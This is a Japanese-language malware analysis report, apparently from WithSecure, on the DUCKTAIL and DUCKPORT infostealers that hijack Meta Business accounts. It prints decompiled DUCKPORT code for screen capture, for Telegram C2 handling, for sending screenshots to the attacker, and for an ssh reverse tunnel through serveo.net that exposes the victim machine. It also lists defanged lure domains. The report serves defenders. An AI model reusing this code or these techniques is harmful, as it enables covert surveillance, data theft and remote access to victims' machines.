


Figure 20: 動的依存性ローディングを利用する前後でのDUCKTAILの依存性の比較




Figure 21: 依存関係がどのように動的にロードされるかを示すコードスニペット (クリーンアップ済み)

ユニークなアセンブリ名の生成

従来、マルウェアサンプルのファイルバージョン情報に見られるファイル名メタデータ(OriginalFileNameなど） には、サンプルがコンパイルされたプロジェクト名を参照する「DataExtractor」、「GraphData」、「ZEncryptReader」などのハードコードされた名前が含まれていました。DUCKTAILは時々プロジェクト名を変更していましたが、これらのおかげで防御側は比較的簡単にサンプルを追跡し、クラスター化し、検出することができました。

これに対抗するため、2023年3月30日以降、マルウェアのサンプルに見られる機能は、リリースされたバイナリごとにユニークなアセンブリ名を生成することです。この機能により、コンパイルされ配布されるサンプルごとにユニークなファイル名が生成されます。

最初のバージョンでは、大文字の英数字からなる固定長のアセンブリ名が作成され、これは予測可能で検出可能でした。しかし、この機能の後の繰り返しにより、英数字からなる可変長のアセンブリ名が作成されるようになりました。いくつかの例をFigure 23に示します。

DataExtractor	Reader	BONGDATA	ProductManager
TIKTOKIOKE	ZEncryptReader	BITETE	TINGOTN
TONGTENH	TINHTE	TELETOKOIS	TUTING
BONGDAPLuUS	TINBIKHM	TESTING	DOWNLOADER

Figure 22: 以前にDUCKTAILが使用したアセンブリ名の例

zud4e0r43klrzm	js1tfpn	5w89f9krfs6s9syke90m
2dle5u4g1uf	m64kklk2g3o	9tqcu3t
3vkcfgki	39u3tx92bhws3e	5Y2CLA3U6EW
JGL08TS488A	5BQ1ELBT326	7RYJ7MCWL5H
JFZ95VM77CY	INPAIXG8JWE	XVPM2UEALMB
1TDGHPYUEKJ	75QRG5GRI9L	JTH2YINXAAX
9Z1YARXPHLE	UAP45U704SW	UD3H85SQ6FS

Figure 23: DUCKTAILマルウェアのサンプルに見られるユニークに生成されたアセンブリ名の例

SmartAssemblyの使用

DUCKTAILは、ペイロードを難読化するためにSmartAssemblyを組み込み始めました。脅威アクターは過去にSmartAssemblyを使用し、2021年半ばの作戦に関連するインフォスティーラーの最初の亜種を難読化していましたが、.NET Coreでインフォスティーラーのコードを書き直し、シングルファイルの展開に切り替インフォスティーラーAssemblyの使用を中止しました。

最新のキャンペーンでSmartAssemblyが使用された最も古い例は、2023年4月18日です。




Figure 24: SmartAssemblyを使った難読化

アセンブリの肥大化

解析を妨害するために、脅威アクター採用した初期のテクニックの1つが、アセンブリの肥大化である。これは、アセンブリに静的なダミークラスを大量に追加することで実現します。これらのクラスとそのプロパティは、マルウェアのコードを肥大化させる以外の機能はありません。

バンドル圧縮

インフォスティーラーは2021年後半からシングルファイルとしてデプロイされています。.NET 6.0のシングルファイルデプロイメントから利用できる機能として、バンドル圧縮があり、`Enable-CompressionInSingleFile`プロパティによって有効になります。これは実行ファイル内のすべてのバンドルファイル（メインアセンブリ、依存ファイル、.NETランタイムファイル）を圧縮することでファイルサイズを縮小します。従来は、これらのファイルはメインの実行ファイルからはっきりと見え、簡単に取り出すことができました。

2023年5月10日から17日の間に配布されたサンプルで、DUCKTAILがこの機能を利用していることが確認されました。




Figure 25: ダミークラスの例

コード署名の継続

DUCKTAILは、Microsoft SmartScreenのプロンプトを回避するためと思われる、EV（拡張検証）証明書によるマルウェアの署名に依存し続けています。この脅威は、最新のキャンペーンでもこの傾向を継続しています。

過去にWithSecure Intelligenceは、悪意のある証明書を各認証局に報告し、運用の後退を招きました（各失効間の配布量の急激な減少がそれを示しています)。しかし、これに対抗するため、脅威アクターは証明書を事前に十分に調達し、失効した場合に迅速に置き換えることで、証明書調達の取り組みを拡大しています。

本稿執筆時点で、ベトナムの12の企業に対して18の新しい証明書が登録されていることが確認されています。これらの証明書は、DUCKTAILに関連するマルウェアの署名にのみ使用されていることは注目に値します。

第2章: DUCKPORT - 独自の物語を持つDUCKTAILの模倣犯

はじめに

2023年3月下旬、WithSecure IntelligenceはDUCKTAILと大きく重複するインフォスティーラー型マルウェアの観測を開始しました。その他の共通点として、被害者像、誘い文句、マルウェアの機能の類似性から、当初はこの活動クラスターをDUCKTAILの分岐した亜種として追跡していました。しかし、すぐにこの2つの脅威は、DUCKTAILとDUCKPORTとして隣接して追跡できるほど、特徴的な特徴を持つユニークなものであることが明らかになりました。

DUCKTAILと同様、DUCKPORTはMetaのBusiness/Adsプラットフォーム上で活動する企業や個人を標的とした脅威です。この作戦はマルウェアコンポーネント (DUCKPORTとも呼ばれる) で構成され、Meta Businessのアカウントハイジャックと同様に情報窃盗を行います。分析および収集されたデータに基づき、私たちはこの活動がベトナムを拠点とする脅威アクターによって先導されていることを中程度の信頼性をもって断定しました。

WithSecure Intelligenceは、DUCKPORTで使用されたオリジナルのコードはDUCKTAILをベースにしていたものの、攻撃者は独自のコーディングスタイルとアプローチで機能を実装していたと推測しています。これらの隣接する脅威とそのマルウェアのソースコードは、その後、独自のニッチな方法で進化しています。

しかし、TTPの面では重複が見られ続けており、これは脅威アクター間の継続的な関係を示しているが、その程度は現在のところ不明です。

この2つの脅威を分けて考える根拠には、次のようなものがあります：

- 各脅威が開発／使用する情報窃取マルウェアやローダーに見られるコーディングスタイルや実装アプローチは大きく異なるが、抽象的なレベルでは重複する機能もある。
- 脅威アクターが指揮統制のために使用するテレグラムチャンネルは完全に分離しており、重複するメンバーはいない。
- 各脅威は、それぞれのコード署名証明書を重複なく使用する。
- DUCKPORTはRebrandlyを多用し、偽のブランドリンクを生成してスピアフィッシングを試みたが、DUCKTAILのアプローチは異なっていた。
- 各脅威がスピアフィッシングを試みる際になりすますブランドや企業には、ほとんど重複がない。
- DUCKTAILとDUCKPORTのサンプルが一緒に流通したことはない。
- DUCKTAILとDUCKPORTでは、実装されている機能、開発スケジュール、実装アプローチが異なる。この2つの脅威は、積極的に開発され、異なる方法で進化しながらも、隣接して配布されており、時間の経過とともに互いにさらに離れていく。




Figure 26: DUCKPORTのユニークサンプル量

配信メカニズムと被害者学

DUCKPORTの配布メカニズムおよび被害状況は、DUCKTAILと類似しています。攻撃者は、LinkedInやWhatsAppを通じて、デジタルマーケティングや広告に関連するプロジェクトや製品、求人情報を装って、DUCKPORTにリンクされた情報窃取マルウェアを含むアーカイブファイル　(多くの場合、Dropboxなどのファイルホスティングサービスを使用) を配布していることが確認されています。

WithSecure　Intelligenceでは、DUCKPORTとDUCKTAILがこれまでになりすましたブランドや企業の間に、ほとんど重複がないことを確認しています。DUCKPORTが使用しているブランドや企業の例には、次のようなものがあります：

Brand/Company name		
Louis Vuitton	La Roche Posay	McCann
Hyundai	Bandai Namco	Nike
Lamborghini	Ducati	Avalon Organics
Red bull	Samsung	Nivea
NARS	NZXT	Rolex
GUESS		

Figure 27: DUCKPORTがなりすましたブランドや企業の例

DUCKTAILは、ソーシャルエンジニアリングの一環として偽のブランドサイトの使用にも手を染めているが、DUCKPORTにとっては一般的な手法となっています。

DUCKPORTは、Dropboxなどの　(疑いをもたれる可能性のある) ファイルホスティングサービスへの直接ダウンロードリンクを提供する代わりに、被害者になりすましたブランド／企業に関連するブランドサイトへのリンクを送り、ファイルホスティングサービス (Dropboxなど) から悪意のあるアーカイブをダウンロードするようにリダイレクトさせます。攻撃者は主に、ブランドリンクを提供するRebrandlyと呼ばれる正規のURL短縮サービスを通じて、これらの偽ブランドサイトを登録します。これらのリンクの例には以下が含まれます：

- hyundaimotorjob[.]social/HRM
- brandrecruiter[.]social/HyundaiMotor
- brandrecruiter[.]social/NARSCompany
- brandresource[.]social/NarsCosmetics
- recruiterofbrand[.]social/NARS
- narscosmetics[.]social/jobinformation
- nars[.]social/HRM
- recruitmentagency[.]social/Lamborghini
- mccann[.]expert/McCANN-Advertising_project_2023
- guessinc[.]work/project
- samsungagency[.]link/service-marketplace
- nike-agency[.]link/us-job
- marketing-project[.]social/nike-agency

ある事例では、AdPlexityという企業になりすました偽のウェブサイトを作成し、トップページに「30日間無料トライアル」のダウンロードリンクを掲載したことが確認されています。このリンクにより、ターゲットは情報窃取ツールを含む悪意のあるアーカイブをダウンロードすることになります。




Figure 28: DUCKPORTが使用した偽サイトの例

マルウェア機能の変更

WithSecure Intelligenceは、DUCKPORTのソースコードはDUCKTAILをベースにしていると推測しています。したがって、DUCKTAILに見られる中核機能は、実装やコーディングスタイルが異なるとはいえ、DUCKPORTにも存在します。

しかし、DUCKPORTはDUCKTAILにはない数多くの新機能を追加し、またDUCKTAILに存在するコア機能の一部を進化させています。以下のサブセクションでは、これらの機能と変更点のいくつかを紹介します。

マルウェアのソースコードは常に流動的であり、常に機能が追加、削除、修正、復活されていることは注目に値します。したがって、以下のサブセクションで説明する機能の一部は、サンプルによっては存在したり、変更されたり、削除されたりする可能性があります。

情報窃盗能力の拡大

一般情報

以前のバージョンのDUCKPORTは、ターゲットのマシンから以下のような追加情報を盗み出しました：

- ユーザー名
- OS (オペレーティングシステム)名
- OSのバージョンとビルド番号
- CPU名
- GPU名
- RAMサイズ
- ハードウェアUUID

これらは、次のクラスをクエリすることにより、WMI を通じて取得されました：
- Win32_OperatingSystem
- Win32_Processor
- Win32_VideoController
- Win32_ComputerSystemProduct

本稿執筆時点では、実際に観測された最新のサンプルはこの情報を取得しなくなりましたが、フィールドはコード内のプレースホルダーとして残っています。

ジオロケーションとユーザーエージェント

DUCKTAILと同様、DUCKPORTは、ターゲットのジオロケーション情報およびプライマリブラウザのユーザーエージェントを取得するために、ヘッドレスモードで隠しブラウザを起動します。しかし、このマルウェアは、前者が失敗した場合に他のウェブサイトからジオロケーション情報をフェッチするフォールバックメカニズムとともに、これを達成するためにいくつかの異なるウェブサイトを使用します：

- getip[.]pro
  最初にチェックするウェブサイト。ユーザーエージェントとジオロケーション情報の両方を取得する。現在のDUCKTAILでも使われている。
- api.myip[.]
  2つ目のチェック対象ウェブサイト。ジオロケーション情報を取得する。過去にDUCKTAILが使用。
- ipinfo[.]io
  最後にチェックしたウェブサイト。ジオロケーション情報を取得する。

ブラウジング情報

DUCKPORTはDUCKTAILと同じブラウジング情報窃取機能を含んでおり、サポートされているブラウザのリストも同じです。しかし、DUCKPORTによって盗み出される情報のリストは拡大しています。

このマルウェアは、ターゲットのブラウザから以下のようなログインデータを収集します：

- ユーザー名
- パスワード
- アクションURL

マルウェアはターゲットの閲覧履歴を採取します：

- URL
- ページタイトル
- 最終訪問時間

このマルウェアの以前のバージョンでは、ターゲットのダウンロード履歴も採取していました：

- 現在のパス
- MIMEタイプ
- 終了時間
- タブURL
- タブのリファラーURL
- 紹介者

注目すべきは、現実に観測されている最新のサンプルは、ターゲットのダウンロード履歴を取得しなくなったことです。

Meta Businessアカウント乗っ取り機能の拡張

DUCKPORTはFacebookとMeta Businessアカウントの乗っ取りコンポーネントに関連する広範な機能を実装しています。DUCKPORTのコア機能の多くはDUCKTAILと重複していますが、実装手法は大きく異なっています。さらに、DUCKPORTにはDUCKTAILにはない追加機能があり、その逆もまた然りです。

いくつかの分野で追加と変更が見られました：

不正な広告の作成と公開に関連する自動化されたアクション

- 指定したキーワードを含む広告原稿を自動的に公開。
- 脅威アクターがC2 (Telegram) を介して被害者のマシンに送信した情報に基づいて、不正な広告キャンペーンを自動的に作成し、公開する。これはいくつかのサブステップを経て実現される：
  - 被害者の広告アカウントの通知をすべてオフにする。
  - 各広告キャンペーンに関連する通知や電子メールアラートをオフにする。
  - 脅威アクターが指定した名前でアクティブな広告キャンペーンを作成する。
  - キャンペーンにアクティブな広告セットを作成し、デフォルトの仕様 (脅威アクターが指定した場合を除く) で、フィードおよびFacebookリール経由で配信される広告を通じて、米国内のFacebookおよびAudience Networkユーザーをターゲットにする。
  - 脅威アクターが指定した情報を含む広告クリエイティブ (実際の広告コンテンツ) を公開する。
  - 脅威アクターから要求があれば、広告セットのディープコピーを実行する。
  - キャンペーンに関連付けられているページへの管理者の招待を自動的に受け入れます。
  - 広告キャンペーン情報をTelegram経由で脅威アクターに送り返す。
- その他、与信配分やページ、広告代理店に関する自動化された業務。

業務乗っ取りと特権昇格の拡大

- ターゲットのアカウント権限を使用して、脅威アクターの電子メールアドレスを財務エディタロールを持つ管理者として追加できなかった場合、非管理者として追加します。非管理者ロールには以下が含まれます:「employee」、「finance_editor」、「finance_edit」、「finance_view」、「developer」、「default」。
- 非管理者として追加された脅威アクターのメールアドレスに、以下の権限を含む追加権限 (ロール) を追加します: 「広告アカウントの管理]、[キャンペーンの管理]、[パフォーマンスの表示]、[Creative Hubのモックアップの管理]。セキュリティ認証情報
- 様々なエンドポイントからフェッチされるアクセストークンのリストを拡張。
- 後で使用するための2FAコードの生成と取得 (2FAのバイパス)。

これらの機能のいくつかは、Metaによる変更や強化により、もはや有効でない可能性があることは注目に値します。しかし、このマルウェアには、執筆時点でこれらの機能に関連するコードが含まれていました。

ターゲットのマシンからのスクリーンショットの撮影

DUCKPORTの初期バージョンから実装されている機能として、ScaleHQ.DotScreenライブラリを使ったスクリーンキャプチャの撮影があります。

```
public static string Cap()
{
    string text2;
    try
    {
        Rectangle rectangle = default(Rectangle);
        foreach (Screen screen in Screen.AllScreens)
        {
            Rectangle bounds = screen.Bounds;
            int num = bounds.X + bounds.Width;
            int num2 = bounds.Y + bounds.Height;
            if (num > rectangle.Width)
            {
                rectangle.Width = num;
            }
            if (num2 > rectangle.Height)
            {
                rectangle.Height = num2;
            }
        }
        Bitmap bitmap = new Bitmap(rectangle.Width, rectangle.Height, PixelFormat.Format32bppArgb);
        Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, rectangle.Size);
        string text = Path.Combine(Path.GetTempPath(), "tmp_cap_" + DateTime.Now.Millisecond.ToString() + ".jpg");
        bitmap.Save(text, ImageFormat.Jpeg);
        text2 = text;
    }
    catch (Exception ex)
    {
        SysUtils.log.error(ex.ToString());
        text2 = "";
    }
    return text2;
}
```

Figure 29: スクリーンショットのキャプチャと保存に使用するコードスニペット

この機能の以前のバージョンは、マルウェアの実行時および実行中に、またC2（Telegram）を介して発行されたコマンドを介してオンデマンドでスクリーンキャプチャを取得しました。これらのスクリーンショットは、次の命名規則を使用して%TEMP%フォルダに保存されました: tmp_cap_<DATETIME>.jpg、そしてC2（Telegram）を介して脅威アクターに送信されます。

この記事を書いている時点では、この機能はまだ存在しています。しかし、次のセクションで説明するように、再利用されています。

```
private void ProcessMessage(Message message)
{
    try
    {
        string text = message.Text;
        this.lastMessage = text;
        string[] array = text.Split(new char[] { '|' }, 4);
        if (array.Length >= 4)
        {
            string text2 = array[0];
            string text3 = array[1];
            string text4 = array[2];
            string text5 = array[3];
            if (string.Equals("RES", text2) && string.Equals(text3, this.guid))
            {
                this.log.info("Tel onUpdate sdcmsg for cmd {0}: {1}", text4, text5);
                DateTime date = message.Date;
                if (message.Date.ToLocalTime().CompareTo(this.validFromMessageTime.ToLocalTime()) < 0)
                {
                    this.log.info("process outdate sdcmsg");
                }
                else if (string.Equals("HELLO", text4))
                {
                    this.ProcessHelloResponse(text5);
                    this.processedCmdResponse = true;
                    this.ProcessScreenResponse(text5);
                }
                else if (string.Equals("SCREEN", text4))
                {
                    this.ProcessScreenResponse(text5);
                }
            }
        }
    }
```

Figure 30: C2からのリクエストににによりスクリーンショットを撮るコードスニペット

```
private void ProcessScreenResponse(string response)
{
    try
    {
        string cap = IBInstanceTelResultHandler.GetInstance().GetCap();
        if (!StringUtils.isEmpty(cap))
        {
            using (FileStream fileStream = File.OpenRead(cap))
            {
                this.SendDocument(fileStream, this.guid + "_src.jpg", "REQ|" + this.guid + "|SCREEN|" + this.cachedRepository.GetRunTurn().ToString());
            }
            foreach (string text in IBInstanceTelResultHandler.GetInstance().GetAdditionalCap())
            {
                using (FileStream fileStream2 = File.OpenRead(text))
                {
                    this.SendDocument(fileStream2, this.guid + "_src.jpg", "REQ|" + this.guid + "|SCREEN|" + this.cachedRepository.GetRunTurn().ToString());
                }
            }
            IBInstanceTelResultHandler.GetInstance().GetAdditionalCap().Clear();
        }
    }
    catch (Exception ex)
    {
        this.log.error(ex.ToString());
    }
}
```

Figure 31: スクリーンショットをC2に送信するコードスニペット

ターゲットのマシンの公開／アクセス

2023年4月下旬から、配布されたサンプルには、NgrokSharpライブラリとMentalis　Proxyプロジェクトから取得したコードを利用したポートフォワーディング (トンネリング) に関する実験的なコードが含まれていました。

C2チャンネル (Telegram) からコマンドを受け取ると、マルウェアは以下のことを実行します：

- ディスク上の%APPDATA%NgrokSharp\ngrok.exeにngrokバイナリをドロップして、Ngrokを初期化する。
  - ドロップされたngrokバイナリは、マルウェアのリソース内に埋め込まれている。
  - ドロップされた場所は、NgrokSharpライブラリが使用するデフォルトの場所になります。
- C2チャネルから受け取った認証トークンとリスニングポートを使用して、(NgrokSharpを介して) Ngrokを初期化する。
- Mentalis　Proxyプロジェクトのコードを使って実装されたSOCKSリスナーを起動する。

これは基本的に、被害者のマシンを公開URLでインターネットにさらすことになります。そして、攻撃者は公開URLを介してマシンと対話することができ、入ってくるリクエストはリスナーによって処理されます。

```
public void method_5()
{
    new Thread((ThreadStart)delegate
    {
        Process process = Process.Start(new ProcessStartInfo
        {
            FileName = "ssh.exe",
            UseShellExecute = false,
            RedirectStandardOutput = true,
            CreateNoWindow = true,
            Arguments = "-R 80:127.0.0.1:9669 serveo.net"
        });
        process.Start();
        while (!process.StandardOutput.EndOfStream)
        {
            string text = process.StandardOutput.ReadLine();
            interface5_0.imethod_5("Serveo line: " + text);
            if (Class30.smethod_6(text) && text.Contains("Forwarding HTTP traffic"))
            {
                string text2 = Class30.smethod_0(text, "https://(.*?).serveo.net");
                string_2 = "https://" + text2 + ".serveo.net";
                interface5_0.imethod_5("found serveoUrl: " + string_2);
            }
        }
    }).Start();
}
```

Figure 32: ポート転送とserveo.net経由で割り当てられたパブリックURLの取得

しかし、このコードは実験的なものであり、リスナーの実装は悪意のある方法で入ってくるリクエストを処理することはありませんでした。さらに、この実装全体は、配布されたマルウェアの後のバージョンから削除されました。

2023年7月までに、攻撃者はカスタムHTTPリスナーとserveo.netを利用して、実装をゼロから書き直しました。

マルウェアはそして以下のことを実行します

- マルウェアが起動したときに、ハードコードされたポートに着信するリクエストを処理するHTTPリスナーをセットアップする。
- ssh.exeを起動し、serveo.netを通じて被害者のマシンに割り当てられたパブリックURLにポート転送を実行する。
- 被害者のマシンにプリインストールされていなければ、ssh.exeを%TEMP%に落とす。
- HTTPリスナー・ハンドラを使って、公開URLに送られてくるHTTPリクエストを処理する。

本稿執筆時点では、HTTPリスナーは実験的な状態にとどまっており、2つの機能が実装されています：

- 公開URLにアクセスすると、マシンのライブスクリーンショットをキャプチャして提供する。
  受信したPOSTリクエストのコンテンツボディをログに記録する。
  ログに記録された情報は最終的にC2に送信される。
  - 現在のロジックに基づけば、攻撃者はこの機能を使って被害者のマシン上でコマンドを受け渡し、処理する可能性があると考えられる。

本稿執筆時点および現在の実装では、この機能は最終的に (開発が続けば)マルウェアを情報窃盗犯の域を超えて拡張し、RAT(リモートアクセスのトロイの木馬)的な機能を実現する可能性があると考えています。

